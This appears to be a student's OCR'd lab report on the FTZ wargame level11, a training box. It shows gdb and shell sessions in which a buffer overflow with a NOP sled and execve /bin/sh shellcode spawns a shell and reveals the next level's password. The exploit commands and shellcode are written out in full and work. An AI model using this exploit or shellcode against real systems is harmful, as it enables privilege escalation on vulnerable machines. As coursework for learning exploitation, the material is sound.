


전공: AI컴퓨터공학전공

학번: 202111509

이름: 보꾸옥안




level11@ftz:~/tmp
login as: level11
level11@192.168.2.129's password:
[level11@ftz level11]$ cp attackme tmp/
[level11@ftz level11]$ cd tmp
[level11@ftz tmp]$ gdb -q attackme
(gdb) b *main+53
Breakpoint 1 at 0x80484a5
(gdb) r `python -c 'print "\x90"*243+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"+"AAAA"'`
Starting program: /home/level11/tmp/attackme `python -c 'print "\x90"*243+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"+"AAAA"'`
Breakpoint 1, 0x080484a5 in main ()
(gdb) x/100 $esp
0xbffff5b0: 0xbffff5c0 0xbffffb26 0xbffff5e0 0x00000001
0xbffff5c0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5d0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5e0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff5f0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff600: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff610: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff620: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff630: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff640: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff650: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff660: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff670: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff680: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff690: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff6a0: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff6b0: 0x31909090 0x2f6850c0 0x6868732f 0x6e69622f
0xbffff6c0: 0x5350e389 0xd231e189 0x80cd0bb0 0x41414141
0xbffff6d0: 0x00000000 0xbffff714 0xbffff720 0x4001582c
0xbffff6e0: 0x00000002 0x08048370 0x00000000 0x08048391
0xbffff6f0: 0x08048470 0x00000002 0xbffff714 0x080482e4
0xbffff700: 0x08048500 0x4000c660 0xbffff70c 0x00000000
0xbffff710: 0x00000002 0xbffffb0b 0xbffffb26 0x00000000
---Type <return> to continue, or q <return> to quit---
0xbffff720: 0xbffffc37 0xbffffc55 0xbffffc65 0xbffffc70
0xbffff730: 0xbffffc7e 0xbffffc9e 0xbffffcb1 0xbffffcbe
(gdb) 202111509


level11@ftz:~
(gdb) Quit
The program is running. Exit anyway? (y or n) y
[level11@ftz tmp]$ cd ..
[level11@ftz level11]$ ./attackme `python -c 'print "\x90"*243+"\x31\xc0\x50\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xc
d\x80"+"\x40\xfb\xff\xbf"'`
sh-2.05b$ my-pass
TERM environment variable not set.
Level12 Password is "it is like this".
sh-2.05b$ 202111509